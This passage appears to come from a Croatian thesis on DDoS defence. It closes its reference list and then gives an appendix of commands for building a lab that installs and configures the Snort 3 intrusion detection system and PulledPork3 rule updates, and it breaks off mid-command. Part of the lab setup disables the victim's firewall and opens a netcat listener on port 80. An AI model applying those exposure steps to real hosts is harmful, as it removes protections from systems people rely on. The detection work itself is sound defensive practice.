[21] Weka 3: Machine Learning Software in Java, prof. A. Bifet, dr. B. Durrant, prof. E. Frank, dr. L. Hunt, prof. G. Holmes, dr. C. Joshi, 1.11.2022., https://www.cs.waikato.ac.nz/ml/weka/, Pristupljeno 4.11.2022.

[22] Apache Hadoop, Apache, 8.8.2022. https://hadoop.apache.org/, Pristupljeno 8.11.2022.

[23] Malicious URL Detection Based on Associative Classification, S. Kumi, C. H. Lim, and S.-G. Lee, MDPI, 31.1.2021., https://www.mdpi.com/1099-4300/23/2/182/pdf/, Pristupljeno 8.11.2022.

[24] Amazon EC2, Amazon Web Services, https://aws.amazon.com/ec2/, Pristupljeno 9.11.2022.

[25] What is Hardware Virtual Machine or HVM?, Flexera, https://docs.rightscale.com/faq/What_is_Hardware_Virtual_Machine_or_HVM.html, Pristupljeno 9.11.2022.

[26] AWS Auto Scaling, Amazon Web Services, https://aws.amazon.com/autoscaling/, Pristupljeno 9.11.2022.

[27] Amazon EC2: Auto Scaling, M. Jawad P, 24.7.2018., https://medium.com/@jawad846/amazon-ec2-auto-scaling-884ea50d2d, Pristupljeno 9.11.2022.

[28] Amazon CloudWatch, Amazon Web Services, https://aws.amazon.com/cloudwatch/, Pristupljeno 10.11.2022.

[29] Elastic Load Balancing, Amazon Web Services, https://aws.amazon.com/elasticloadbalancing/, Pristupljeno 10.11.2022.

[30] Overview of AWS Elastic Load Balancer (ELB), H. Patel, 5.7.2021., https://aws.plainenglish.io/overview-of-aws-elastic-load-balancer-elb-b678de535586?gi=6beba70abc4b, Pristupljeno 10.11.2022.

[31] What is Amazon VPC?, Amazon Web Services, 2.1.2022., https://docs.aws.amazon.com/vpc/latest/userguide/what-is-amazon-vpc.html, Pristupljeno 12.11.2022.

[32] Elastic IP addresses, Amazon Web Services, 5.4.2022., https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/elastic-ip-addresses-eip.html, Pristupljeno 12.11.2022.

[33] Amazon CloudFront, Amazon Web Services, https://aws.amazon.com/cloudfront/, Pristupljeno 12.11.2022.

[34] Amazon S3, Amazon Web Services, https://aws.amazon.com/s3/, Pristupljeno 12.11.2022.

[35] Amazon S3 + Amazon CloudFront: A Match Made in the Cloud, T. Stachlewski, 27.6.2018., https://aws.amazon.com/blogs/networking-and-content-delivery/amazon-s3-amazon-cloudfront-a-match-made-in-the-cloud/, Pristupljeno 12.11.2022.

[36] AWS Global Accelerator, Amazon Web Services, https://aws.amazon.com/global-accelerator, Pristupljeno 14.11.2022.

[37] AWS WAF - Web Application Firewall, Amazon Web Services, https://aws.amazon.com/waf/, Pristupljeno 14.11.2022.

[38] Amazon Route 53, Amazon Web Services, https://aws.amazon.com/route53/, Pristupljeno 14.11.2022.

[39] What is Amazon Route 53? AWS Route 53 Tutorial, Intellipaat, 27.12.2021., https://intellipaat.com/blog/what-is-aws-route53/, Pristupljeno 14.11.2022.

[40] Control traffic to resources using security groups, Amazon Web Services, 2.1.2022., https://docs.aws.amazon.com/vpc/latest/userguide/VPC_SecurityGroups.html, Pristupljeno 17.11.2022.

[41] Control traffic to subnets using Network ACLs, Amazon Web Services, 2.1.2022., https://docs.aws.amazon.com/vpc/latest/userguide/vpc-network-acls.html, Pristupljeno 17.11.2022.

[42] AWS NACL vs Security group, Javatpoint, https://www.javatpoint.com/aws-nacl-vs-security-group, Pristupljeno 17.11.2022.

[43] AWS Lambda, Amazon Web Services, https://aws.amazon.com/lambda/, Pristupljeno 18.11.2022.

[44] Amazon API Gateway, Amazon Web Services, https://aws.amazon.com/api-gateway/, Pristupljeno 18.11.2022.

[45] Introducing Amazon API Gateway Private Endpoints, C. Munns, 14.6.2018., https://aws.amazon.com/blogs/compute/introducing-amazon-api-gateway-private-endpoints/, Pristupljeno 18.11.2022.

[46] Customers | PagerDuty, PagerDuty, Inc., https://www.pagerduty.com/, Pristupljeno 18.11.2022.

[47] Azure DDoS Protection documentation, Microsoft Azure, 12.10.2022., https://docs.microsoft.com/en-us/azure/ddos-protection, Pristupljeno 20.11.2022.

[48] Types of attacks Azure DDoS Protection mitigates, A. Bell, A. Buck, A. Sudbring, D. Berry, A. Toh, D. Coulter, 12.10.2022., https://docs.microsoft.com/en-us/azure/ddos-protection/types-of-attacks, Pristupljeno 20.11.2022.

[49] What is Azure Web Application Firewall on Azure Application Gateway?, J. Downs, J. Stromberg, A. Buck, D. Coulter, D. Taylor, 1.6.2022., https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/ag-overview, Pristupljeno 22.11.2022.

[50] Azure Marketplace, Microsoft Azure, 1.11.2022., https://azure.microsoft.com/en-us/partners/marketplace, Pristupljeno 22.11.2022.

[51] Azure DDoS Protection fundamental best practices, A. Bell, A. Buck, A. Sudbring, D. Berry, A. Toh, 12.10.2022., https://learn.microsoft.com/en-us/azure/ddos-protection/fundamental-best-practices, Pristupljeno 24.11.2022.

[52] Microsoft Azure Well-Architected Framework, D. Stanford, E. Price, A. Buck, S. Wray, R. Millsap, S. Vilaysom, 14.10.2022., https://learn.microsoft.com/en-us/azure/architecture/framework/, Pristupljeno 26.11.2022.

[53] Microsoft Security Development Lifecycle (SDL), Microsoft Azure, 15.10.2022., https://www.microsoft.com/en-us/securityengineering/sdl/, Pristupljeno 26.11.2022.

[54] Design to scale out, E.Price, K. Turetzky, T. Sherer, A. Buck, D. Kshirsagar, A. Boeglin, M. Wilson, 6.5.2022., https://learn.microsoft.com/en-us/azure/architecture/guide/design-principles/scale-out, Pristupljeno 26.11.2022.

[55] Background jobs, E. Price, U. Dahan, A. Yaport-Garcia, T. Sherer, A. Buck, D. Kshirsagar, 18.10.2022., https://learn.microsoft.com/en-us/azure/architecture/best-practices/background-jobs, Pristupljeno 28.11.2022.

[56] Pipes and Filters pattern, Microsoft Azure, 18.10.2022., https://learn.microsoft.com/en-us/azure/architecture/patterns/pipes-and-filters, Pristupljeno 28.11.2022.

[57] App Service overview, C. Lin, M. Allen, B. Tardif, M. Sangapu, C. McClister, S. Jain, 26.10.2022., https://learn.microsoft.com/en-us/azure/app-service/overview, Pristupljeno 28.11.2022.

[58] Virtual machines in Azure, Microsoft Azure, 26.10.2022., https://learn.microsoft.com/en-us/azure/virtual-machines/, Pristupljeno 1.12.2022.

[59] What are Virtual Machine Scale Sets?, J. Shimanskiy, M. McKittrick, B. Wren, D. Coulter, J. Howell, M. Goedtel, M. Nayar ,2.11.2022., https://learn.microsoft.com/en-us/azure/virtual-machine-scale-sets/overview, Pristupljeno 1.12.2022.

[60] Quickstart: Create a public load balancer to load balance VMs using the Azure portal, M. Bender, G. Lindsay, A. Sudbring, A. Buck, D. Coulter, C. Wyllie, P. Lorenzen, 15.9.2022., https://learn.microsoft.com/en-us/azure/load-balancer/quickstart-load-balancer-standard-public-portal, Pristupljeno 1.12.2022.

[61] Create a custom probe for Application Gateway by using the portal, 20.10.2022., G. Lindsay, D. Coulter, K. Dwivedi, A. Sharma, D. Taylor, M. Koudelka, https://learn.microsoft.com/en-us/azure/application-gateway/application-gateway-create-probe-portal, Pristupljeno 1.12.2022.

[62] Network security groups, A. Sudbring, M. Bender, E. Straley, J. Hoppe, D. Berry, K. Withee, A. Domel, 27.10.2022., https://learn.microsoft.com/en-us/azure/virtual-network/network-security-groups-overview, Pristupljeno 3.12.2022.

[63] Service tags, Network security groups, A. Sudbring, M. Bender, E. Straley, J. Hoppe, D. Berry, K. Withee, A. Domel, 10.11.2022., https://learn.microsoft.com/en-us/azure/virtual-network/network-security-groups-overview#service-tags, Pristupljeno 3.12.2022.

[64] Application security groups, Network security groups, A. Sudbring, M. Bender, E. Straley, J. Hoppe, D. Berry, K. Withee, A. Domel, 10.11.2022., https://learn.microsoft.com/en-us/azure/virtual-network/network-security-groups-overview#application-security-groups, Pristupljeno 3.12.2022.

[65] What is Azure Virtual Network?, A. Sudbring, A. Buck, M. Bender, D. Au, D. Berry, K. Dwivedi, N. Vavilov, 27.10.2022., https://learn.microsoft.com/en-us/azure/virtual-network/virtual-networks-overview, Pristupljeno 4.12.2022.

[66] Virtual Network service endpoints, A. Sudbring, H. Al Kazwini, J. Roth, D. Berry, S. Mittal, R. Lyon, K. Sharkey, 1.11.2022., https://learn.microsoft.com/en-us/azure/virtual-network/virtual-network-service-endpoints-overview, Pristupljeno 4.12.2022.

[67] Azure DDoS Protection features, A. Bell, A. Buck, 12.10.2022., https://learn.microsoft.com/en-us/azure/ddos-protection/ddos-protection-features, Pristupljeno 4.12.2022.

[68] Components of a DDoS response strategy, A. Bell, A. Buck, A. Sudbring, A. Berry, A. Toh, D. Coulter, 12.10.2022., https://learn.microsoft.com/en-us/azure/ddos-protection/ddos-response-strategy, Pristupljeno 6.12.2022.

[69] Application Insights overview, A. Maxwell, A. Buck, B. Gold, J. Basden, B. Wren, C. McClister, L. Gayhardt, 29.9.2022., https://learn.microsoft.com/en-us/azure/azure-monitor/app/app-insights-overview, Pristupljeno 6.12.2022.

[70] Azure DDoS Protection reference architectures, A. Bell, C. McClister, A. Buck, S. Solanki, A. Sudbring, A. Toh, C. Claessens, 19.10.2022., https://learn.microsoft.com/en-us/azure/ddos-protection/ddos-protection-reference-architectures, Pristupljeno 7.12.2022.

[71] Azure DDoS Protection pricing, Microsoft Azure, 1.11.2022., https://azure.microsoft.com/en-us/pricing/details/ddos-protection/, Pristupljeno 7.12.2022.

[72] Three-Tier Architecture, IBM Cloud Education, 28.10.2020., https://www.ibm.com/cloud/learn/three-tier-architecture, Pristupljeno 7.12.2022.

[73] Wikimedia Foundation, Platform as a service, Wikipedia, 3.8.2022., https://en.wikipedia.org/wiki/Platform_as_a_service, Pristupljeno 7.12.2022.

[74] App Service documentation, Microsoft Azure, 20.10.2022., https://learn.microsoft.com/en-us/azure/app-service/, Pristupljeno 10.12.2022.

[75] Azure SQL documentation, Microsoft Azure, 20.10.2022., https://learn.microsoft.com/en-us/azure/sql-database/, Pristupljeno 10.12.2022.

[76] What is Azure HDInsight?, S. Iyer, D. Richards, W. Henderson, J. Howell, H. Rasheed, K. Withee, M. McCready, 22.9.2022., https://learn.microsoft.com/en-us/azure/hdinsight/hdinsight-overview, Pristupljeno 10.12.2022.

[77] Wikimedia Foundation, Spoke–hub distribution paradigm, Wikipedia, 7.8.2022., https://en.wikipedia.org/wiki/Spoke%E2%80%93hub_distribution_paradigm, Pristupljeno 10.12.2022.

[78] What is a DMZ Network?, Fortinet, 25.10.2022., https://www.fortinet.com/resources/cyberglossary/what-is-dmz, Pristupljeno 10.12.2022.

[79] Wikimedia Foundation, Bastion host, Wikipedia, 4.11.2022., https://en.wikipedia.org/wiki/Bastion_host, Pristupljeno 10.12.2022.

[80] Azure DDoS Protection – business continuity, A. Bell, A. Buck, A. Dahan, A. Sudbring, D. Berry, A. Toh, 12.10.2022., https://learn.microsoft.com/en-us/azure/ddos-protection/ddos-disaster-recovery-guidance, Pristupljeno 13.12.2022.

[81] M. E. Whitman, H. J. Mattford, "Principles of Information Security", 13.4.2011., http://almuhammadi.com/sultan/sec_books/Whitman.pdf, Pristupljeno 14.12.2022.

[82] Osnove informacijske sigurnosti, prof. dr. sc. N. Hadjina, CISSP, prof. dr. sc. K. Fertalj, Poslijediplomski specijalistički studij "Informacijska sigurnost", Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva, 20.1.2022.

[83] Top 10 Intrusion Detection and Prevention System Software in 2022, C. BasuMallick, 4.3.2022., https://www.spiceworks.com/it-security/siem/articles/best-idps-software/, Pristupljeno 15.12.2022.

[84] Snort - Network Intrusion Detection and Prevention System, Cisco, 10.11.2022., https://www.snort.org/, Pristupljeno 15.12.2022.

[85] Apache HTTP Server Project, The Apache Software Foundation, 21.11.2022., https://httpd.apache.org/, Pristupljeno 15.12.2022.

[86] VirtualBox, Oracle, 18.11.2022., https://www.virtualbox.org/, Pristupljeno 15.12.2022.

[87] Kali Linux, Prebuilt Virtual Machines, OffSec Services Limited, 18.11.2022., https://www.kali.org/get-kali/#kali-virtual-machines, Pristupljeno 15.12.2022.

[88] N. Dietrich, Snort 3.1.18.0 on Ubuntu 18 & 20, Configuring a Full NIDS & SIEM, 30.12.2021., https://snort-org-site.s3.amazonaws.com/production/document_files/files/000/012/147/original/Snort_3.1.8.0_on_Ubuntu_18_and_20.pdf, Pristupljeno 17.12.2022.

[89] PulledPork, J.J. Cummings, M. Shirk, PulledPork Team, 18.9.2020., https://github.com/shirkdog/pulledpork, Pristupljeno 18.12.2022.

[90] GeeksforGeeks, Impulse - Denial service toolkit in Kali Linux, 30.6.2021., https://www.geeksforgeeks.org/impulse-denial-service-toolkit-in-kali-linux/, Pristupljeno 18.12.2022.

[91] Splunk, The Unified Security and Observability Platform, Splunk Inc., 20.11.2022., https://www.splunk.com/, Pristupljeno 18.12.2022.

[92] Exploring Splunk: Search Processing Language (SPL) Primer and Cookbook, Splunk Inc., 20.11.2022., https://www.splunk.com/en_us/form/exploring-splunk-search-processing-language-spl-primer-and-cookbook.html, Pristupljeno 18.12.2022.

Dodatak A - Upute za podešavanje i pokretanje alata Snort

Dodatak A.1 - Dobivanje IP adresa računala žrtve i računala napadača

IP adresa računala žrtve saznaje se na sljedeći način:

```
računalo_žrtva> ip address show

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp2s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state
UP group default qlen 1000
    link/ether a0:36:bc:2b:9c:c0 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.192/24 brd 192.168.0.255 scope global dynamic
noprefixroute enp2s0
       valid_lft 83485sec preferred_lft 83485sec
    inet6 fe80::888e:2f6a:7368:d5d9/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

IP adresa fizičkog računala napadača 1 saznaje se na sljedeći način:

```
računalo_napadač_1> ipconfig

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.0.199
```

```
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

IP adresa fizičkog računala napadača 2 saznaje se na sljedeći način:

```
računalo_napadač_2> ipconfig

Wireless LAN adapter WiFi:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8695:3c5e:d045:85b%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.229
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

IP adresa fizičkog računala napadača 3 saznaje se na sljedeći način:

```
računalo_napadač_2> ipconfig getifaddr en0
192.168.0.250
```

Dodatak A.2 - Priprema napadaču izloženih usluga na računalu žrtvi

```
# Ažuriranje sustava
sudo apt -y update && sudo apt -y upgrade

# Instalacija poslužitelja Apache
sudo apt -y install apache2

# Pokretanje poslužitelja Apache
sudo service apache2 start
```

```
# Pokretanje procesa koji će slušati na portu 80

sudo netcat -ul 80


# Provjera statusa vatrozida

sudo ufw status
Status: inactive

# Onemogućavanje vatrozida ako nije već onemogućen
sudo ufw disable
Firewall stopped and disabled on system startup
```

Dodatak A.3 - Instalacija alata Snort na računalo žrtvu

```
# Ažurirati sustav
sudo apt-get update && sudo apt-get dist-upgrade -y

# Postavljanje vremena i vremenske zone
sudo dpkg-reconfigure tzdata
# Vremensku zonu postaviti na Europe/Zagreb

# Kreirati direktorije za instalaciju izvornih datoteka
mkdir ~/snort_src
cd ~/snort_src

# Instalirati biblioteke preduvjete za Snort
sudo apt-get install -y build-essential autotools-dev libdumbnet-dev
libluajit-5.1-dev libpcap-dev
zlib1g-dev pkg-config libhwloc-dev cmake liblzma-dev openssl libssl-dev
cpputest libsqlite3-dev libtool uuid-dev git autoconf bison flex libcmocka
dev libnetfilter-queue-dev libunwind-dev
libmnl-dev ethtool libjemalloc-dev
```

```
# Preuzeti i instalirati safec potreban za provjeru granica varijabli
# tijekom pokretanja za neke legacy C biblioteke
cd ~/snort_src
wget
https://github.com/rurban/safeclib/releases/download/v02092020/libsafec-
02092020.tar.gz
tar -xzvf libsafec-02092020.tar.gz
cd libsafec-02092020.0-g6d921f
./configure
make
sudo make install

# Instalirati Hyperscan koji Snort koristi za provjeru podudarnosti
# s određenim uzorcima nakon instalacije njegovih preduvjeta
# Preuzeti i instalirati PCRE
cd ~/snort_src/
wget           https://sourceforge.net/projects/pcre/files/pcre/8.45/pcre-
8.45.tar.gz
tar -xzvf pcre-8.45.tar.gz
cd pcre-8.45
./configure
make
sudo make install

# Preuzeti i instalirati gperools 2.9
cd ~/snort_src
wget
https://github.com/gperftools/gperftools/releases/download/gperftools-
2.9.1/gperftools-2.9.1.tar.gz
tar xzvf gperftools-2.9.1.tar.gz
cd gperftools-2.9.1
./configure
make
sudo make install

# Preuzeti i instalirati Ragel
```

```
cd ~/snort_src
wget http://www.colm.net/files/ragel/ragel-6.10.tar.gz
tar -xzvf ragel-6.10.tar.gz
cd ragel-6.10
./configure
make
sudo make install
# Preuzeti, ali ne i instalirati Boost C++ Biblioteke
cd ~/snort_src
wget
https://boostorg.jfrog.io/artifactory/main/release/1.77.0/source/boost_1_7
7_0.tar.gz
tar -xvzf boost_1_77_0.tar.gz

# Instalirati Hyperscan 5.4 iz izvora referencirajući lokaciju
# izvornog Boost direktorija
cd ~/snort_src
wget https://github.com/intel/hyperscan/archive/refs/tags/v5.4.0.tar.gz
tar -xvzf v5.4.0.tar.gz
mkdir ~/snort_src/hyperscan-5.4.0-build
cd hyperscan-5.4.0-build/
cmake -DCMAKE_INSTALL_PREFIX=/usr/local
DBOOST_ROOT=~/snort_src/boost_1_77_0/ ../hyperscan-5.4.0
make
sudo make install

# Instalirati flatbuffers
cd ~/snort_src
wget https://github.com/google/flatbuffers/archive/refs/tags/v2.0.0.tar.gz
-O flatbuffers-v2.0.0.tar.gz
tar -xzvf flatbuffers-v2.0.0.tar.gz
mkdir flatbuffers-build
cd flatbuffers-build
cmake ../flatbuffers-2.0.0
make
sudo make install
```

```
# Preuzeti i instalirati Data Acquisition library (DAQ)
# sa službene Snortove stranice
cd ~/snort_src
wget  https://github.com/snort3/libdaq/archive/refs/tags/v3.0.5.tar.gz  -O
libdaq-3.0.5.tar.gz
tar -xzvf libdaq-3.0.5.tar.gz
cd libdaq-3.0.5
./bootstrap
./configure
make
sudo make install

# Ažurirati dijeljene biblioteke
sudo ldconfig

# Preuzeti i instalirati Snort 3 s početnim postavkama
cd ~/snort_src
wget https://github.com/snort3/snort3/archive/refs/tags/3.1.18.0.tar.gz -O
snort3-3.1.18.0.tar.gz
tar -xzvf snort3-3.1.18.0.tar.gz
cd snort3-3.1.18.0
./configure_cmake.sh --prefix=/usr/local --enable-tcmalloc –enable
jemalloc
cd build
make
sudo make install

# Provjeriti uspješnost instalacije alata Snort
/usr/local/bin/snort -V
,,_ -*> Snort++ <*-
o" )~ Version 3.1.18.0
...

# Provjeriti ispravnost Snort konfiguracije
snort -c /usr/local/etc/snort/snort.lua
```

```
...
Snort successfully validated the configuration (with 0 warnings).
# o")~ Snort exiting
```

Ranijim korištenjem naredbe *ip address show* na računalu žrtvi saznalo se da je naziv mrežnog sučelja na kojem će Snort slušati *enp2s0*.

Nakon što je poznat naziv relevantnog mrežnog sučelja, potrebno je na njemu provjeriti parametre LRO i GRO korištenjem alata *ethtool*.

```
sudo ethtool -k enp2s0 | grep receive-offload

generic-receive-offload: on
large-receive-offload: off [fixed]
```

Iz ispisa je vidljivo da je GRO omogućen, a LRO je onemogućen, no treba se konfigurirati da obje vrijednosti budu onemogućene. U tu će se svrhu kreirati i omogućiti *systemD* skripta koja će trajno isključiti GRO i LRO, a nakon toga će se provjeriti ispravnost novih postavki.

```
# Konfiguracijska datoteka skripte za isključivanje parametara GRO i LRO
sudo nano /lib/systemd/system/ethtool.service

[Unit]
Description=Ethtool Configration for Network Interface
[Service]
Requires=network.target
Type=oneshot
ExecStart=/sbin/ethtool -K enp2s0 gro off
ExecStart=/sbin/ethtool -K enp2s0 lro off
[Install]
WantedBy=multi-user.target

# Omogućiti i pokrenuti uslugu koja koristi skriptu
sudo systemctl enable ethtool
```

```
sudo service ethtool start

# Provjeriti nove postavke mrežnog sučelja
sudo ethtool -k enp2s0 | grep receive-offload

generic-receive-offload: off
large-receive-offload: off [fixed]
```

Nakon toga će se konfigurirati pravila koja će alat Snort koristiti za detekciju pojedinih uzoraka prometa koji mogu ukazivati na potencijalni napad DDoS.

```
# Kreirati direktorije potrebne za konfiguraciju pravila

sudo mkdir /usr/local/etc/rules/
sudo mkdir /usr/local/etc/so_rules/
sudo mkdir /usr/local/etc/lists/
sudo touch /usr/local/etc/rules/local.rules
sudo touch /usr/local/etc/lists/default.blocklist
sudo mkdir /var/log/snort

# Kreirati testno pravilo koje detektira promet ICMP
sudo nano /usr/local/etc/rules/local.rules

alert icmp any any -> any any ( msg:"ICMP Traffic Detected"; sid:10000001;
metadata:policy security-ips alert; )

# Pokrenuti Snort i učitati pravila
snort -c /usr/local/etc/snort/snort.lua -R /usr/local/etc/rules/local.rules

# Pokrenuti Snort u načinu detekcije s konfiguriranim pravilima za detekciju
prometa ICMP

sudo snort -c /usr/local/etc/snort/snort.lua -R
/usr/local/etc/rules/local.rules \
-i enp2s0 -A alert_fast -s 65535 -k none
```

```
Commencing packet processing
++ [0] enp2s0
```

Zastavice korištene za pokretanje Snorta u načinu detekcije su sljedeće:

-c /usr/local/etc/snort/snort.lua
putanja do konfiguracijske datoteke snort.lua
-R /usr/local/etc/rules/local.rules
putanja do datoteke pravila koja sadrži definirano pravilo za detekciju prometa ICMP
-i enp2s0
naziv sučelja na kojem će Snort slušati mrežni promet
-A alert_fast
dodatak *alert_fast* za obavijesti koji ispisuje obavijesti na konzolu
-s 65535
postaviti parametar *snaplen* tako da Snort ne reže i ne odbacuje prevelike pakete
-k none
ignorirati loše sume provjere kako Snort ne bi odbacivao pakete s lošim sumama provjere

U konfiguraciji alata Snort zatim je potrebno izmjenom vrijednosti parametra *ips* omogućiti ugrađena pravila i lokalno definirana pravila, a nakon toga bi ponovno pokretanje Snorta bez eksplicitne specifikacije putanje datoteke lokalnih pravila trebalo dati isti ispis pri detekciji prometa ICMP kad se ponovi testna naredba *ping*.

```
# Izmijeniti vrijednost parametra ips u Snort konfiguraciji
sudo nano /usr/local/etc/snort/snort.lua

ips =
{
    enable_builtin_rules = true,
    include = RULE_PATH .. "/local.rules",
    variables = default_variables
}
```

```
# Ponovno učitati Snort konfiguraciju
snort -c /usr/local/etc/snort/snort.lua
# Pokrenuti Snort u načinu detekcije
sudo snort -c /usr/local/etc/snort/snort.lua -i enp2s0  -A alert_fast -s
65535 -k none
```

Dodatak A.4 - Instalacija alata PullerPork3

Instalacija alata PulledPork3 kreirat će sljedeće direktorije i datoteke na računalu:

/usr/local/etc/rules/pulledpork.rules sadržavat će sva pravila iz preuzetog skupa pravila spojena s pravilima iz datoteke *local.rules*

/usr/local/etc/so_rules/ sadržavat će kompajlirana pravila, također zvana .so pravila

/usr/local/etc/lists/default.blocklist sadržavat će preuzete i spojene blok liste

```
cd ~/snort_src/
git clone https://github.com/shirkdog/pulledpork3.git
cd ~/snort_src/pulledpork3
sudo mkdir /usr/local/bin/pulledpork3
sudo cp pulledpork.py /usr/local/bin/pulledpork3
sudo cp -r lib/ /usr/local/bin/pulledpork3
sudo chmod +x /usr/local/bin/pulledpork3/pulledpork.py
sudo mkdir /usr/local/etc/pulledpork3
sudo cp etc/pulledpork.conf /usr/local/etc/pulledpork3/

# Provjeriti da li je PulledPork3 ispravno instaliran
/usr/local/bin/pulledpork3/pulledpork.py -V

PulledPork v3.0.0.4

# Postaviti PulledPork3 konfiguraciju
sudo nano /usr/local/etc/pulledpork3/pulledpork.conf
# Specificirati koje skupove Snort pravila se treba preuzeti
# Ovdje će se koristiti skup LightSPD
```

```
community_ruleset = false
registered_ruleset = false
LightSPD_ruleset = true

# Specificirati Snort oinkcode potreban za preuzimanje skupa pravila
oinkcode = xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

# Specificirati koje će se blok liste preuzeti
snort_blocklist = true
et_blocklist = true

# Postaviti putanju alata Snort
snort_path = /usr/local/bin/snort

# Specificirati putanju lokalnog skupa pravila
local_rules = /usr/local/etc/rules/local.rules

# Pokrenuti PulledPork3
sudo /usr/local/bin/pulledpork3/pulledpork.py -c
/usr/local/etc/pulledpork3/pulledpork.conf

# Izmijeniti datoteku snort.lua tako da koristi pravila
# koja je generirao Pulledpork3
sudo nano /usr/local/etc/snort/snort.lua
ips =
{
    enable_builtin_rules = true,
    include = RULE_PATH .. "/pulledpork.rules",
    variables = default_variables
}

# Testirati novu Snort konfiguraciju
# uz specifikaciju dodatnih kompajliranih .so pravila
snort -c /usr/local/etc/snort/snort.lua --plugin-path
/usr/local/etc/so_rules/
```

```
# Kreirati servis za ažuriranje skupova pravila za detekciju
# korištenjem alata PulledPork3
sudo nano /lib/systemd/system/pulledpork3.service
[Unit]
Description=Runs PulledPork3 to update Snort 3 Rulesets
Wants=pulledpork3.timer
[Service]
Type=oneshot
ExecStart=/usr/local/bin/pulledpork3/pulledpork.py -c
/usr/local/etc/pulledpork3/pulledpork.conf
[Install]
WantedBy=multi-user.target

# Kreirati timer koji će omogućiti automatsko pokretanje servisa za
# ažuriranje u 13:35 te 120 sekundi nakon ponovnog pokretanja računala
sudo nano /lib/systemd/system/pulledpork3.timer

[Unit]
Description=Run PulledPork3 rule updater for Snort 3 rulesets
RefuseManualStart=no # Dopustiti ručna pokretanja
RefuseManualStop=no # Dopustiti ručna zaustavljanja
[Timer]
# Pokrenuti zadatak ako je propušteno pokretanje jer je stroj bio ugašen
Persistent=true
# Pokrenuti 120 sekundi nakon ponovnog pokretanja računala
OnBootSec=120
OnCalendar=*-*-*13:35:00 # Pokrenuti svaki dan u 13:35:00 sati
# Referenca na datoteku servisa koji treba pokrenuti
Unit=pulledpork3.service
[Install]
WantedBy=timers.target

# Omogućiti timer za pokretanje ažuriranja
sudo systemctl enable pulledpork3.timer
```

Dodatak A.5 - Konfiguracija dnevničkih zapisa alata Snort

```
# Konfiguracija dnevničkih zapisa alata Snort
sudo nano /usr/local/etc/snort/snort.lua

# Konfiguracija raspona IP adresa mrežnog sučelja koje se nadzire
HOME_NET = '192.168.0.192/24'

# Dodati metodu pretrage mrežnog prometa hyperscan
search_engine = { search_method = "hyperscan" }

detection = {
    hyperscan_literals = true,
    pcre_to_regex = true
}

# Omogućiti blok liste na osnovu reputacije
reputation =
{
    blocklist = BLACK_LIST_PATH .. "/default.blocklist",
}

# Konfiguracija pohrane dnevničkih zapisa detekcija u JSON formatu
alert_json                                                              =
{
    file = true,
    limit = 100,
    fields = 'seconds action class b64_data dir dst_addr dst_ap dst_port
eth_dst eth_len \
eth_src eth_type gid icmp_code icmp_id icmp_seq icmp_type iface ip_id ip_len
msg mpls \
pkt_gen pkt_len pkt_num priority proto rev rule service sid src_addr src_ap
src_port \
target tcp_ack tcp_flags tcp_len tcp_seq tcp_win tos ttl udp_len vlan
```

```
timestamp',
}
# Provjera ispravnosti konfiguracijskog profila
snort -c /usr/local/etc/snort/snort.lua --plugin-path
/usr/local/etc/so_rules/

# Pokrenuti Snort uz omogućavanje pohrane dnevničkih zapisa detekcija
sudo /usr/local/bin/snort -c /usr/local/etc/snort/snort.lua --plugin-path
/usr/local/etc/so_rules/ -s 65535 -k none -l /var/log/snort -i enp2s0 -m
0x1b


# Prikaz dnevničke datoteke detekcija alata Snort
cat /var/log/snort/alert_json.txt

{ "seconds" : 1668639180, "action" : "allow", "class" : "none", "b64_data"
: "YWJjZGVmZ2hpamtsbW5vcHFyc3R1dndhYmNkZWZnaGk=", "dir" : "C2S", "dst_addr"
:   "192.168.0.192",   "dst_ap"   :   "192.168.0.192:0",   "eth_dst"   :
"C8:60:00:57:17:76", "eth_len" : 74, "eth_src" : "DC:21:5C:84:CD:A8",
"eth_type" : "0x800", "gid" : 1, "icmp_code" : 0, "icmp_id" : 1, "icmp_seq"
: 24, "icmp_type" : 8, "iface" : "enp2s0", "ip_id" : 12811, "ip_len" : 40,
"msg" : "ICMP Traffic Detected", "mpls" : 0, "pkt_gen" : "raw", "pkt_len"
: 60, "pkt_num" : 712, "priority" : 0, "proto" : "ICMP", "rev" : 0, "rule"
: "1:10000001:0", "service" : "unknown", "sid" : 10000001, "src_addr" :
"192.168.0.229", "src_ap" : "192.168.0.229:0", "tos" : 0, "ttl" : 128,
"vlan" : 0, "timestamp" : "11/16-23:53:00.709657" }
```

Prilikom pokretanja alata Snort uz omogućavanje pohrane dnevničkih zapisa detekcija dodaju se sljedeće zastavice:

-l var/log/snort
direktorij u kojeg će detekcije biti zapisane
-m 0x1b
konfiguracija dopuštenja datoteka u direktoriju dnevničkih zapisa

Dodatak A.6 - Konfiguracija automatskog pokretanja alata Snort

```
# Dodavanje korisničke grupe snort i korisnika snort
sudo groupadd snort
sudo useradd snort -r -s /sbin/nologin -c SNORT_IDS -g snort

# Izbrisati stare datoteke dnevničkih zapisa
sudo rm /var/log/snort/*

# Dati korisniku snort prava za pristup direktoriju dnevničkih zapisa
sudo chmod -R 5775 /var/log/snort
sudo chown -R snort:snort /var/log/snort

# Kreirati datoteku servisa snort3
sudo nano /lib/systemd/system/snort3.service

[Unit]
Description=Snort3 NIDS Daemon
After=syslog.target network.target
[Service]
Type=simple
ExecStart=/usr/local/bin/snort -c /usr/local/etc/snort/snort.lua -s 65535 \
-k none -l /var/log/snort -D -u snort -g snort -i enp2s0 -m 0x1b --create-
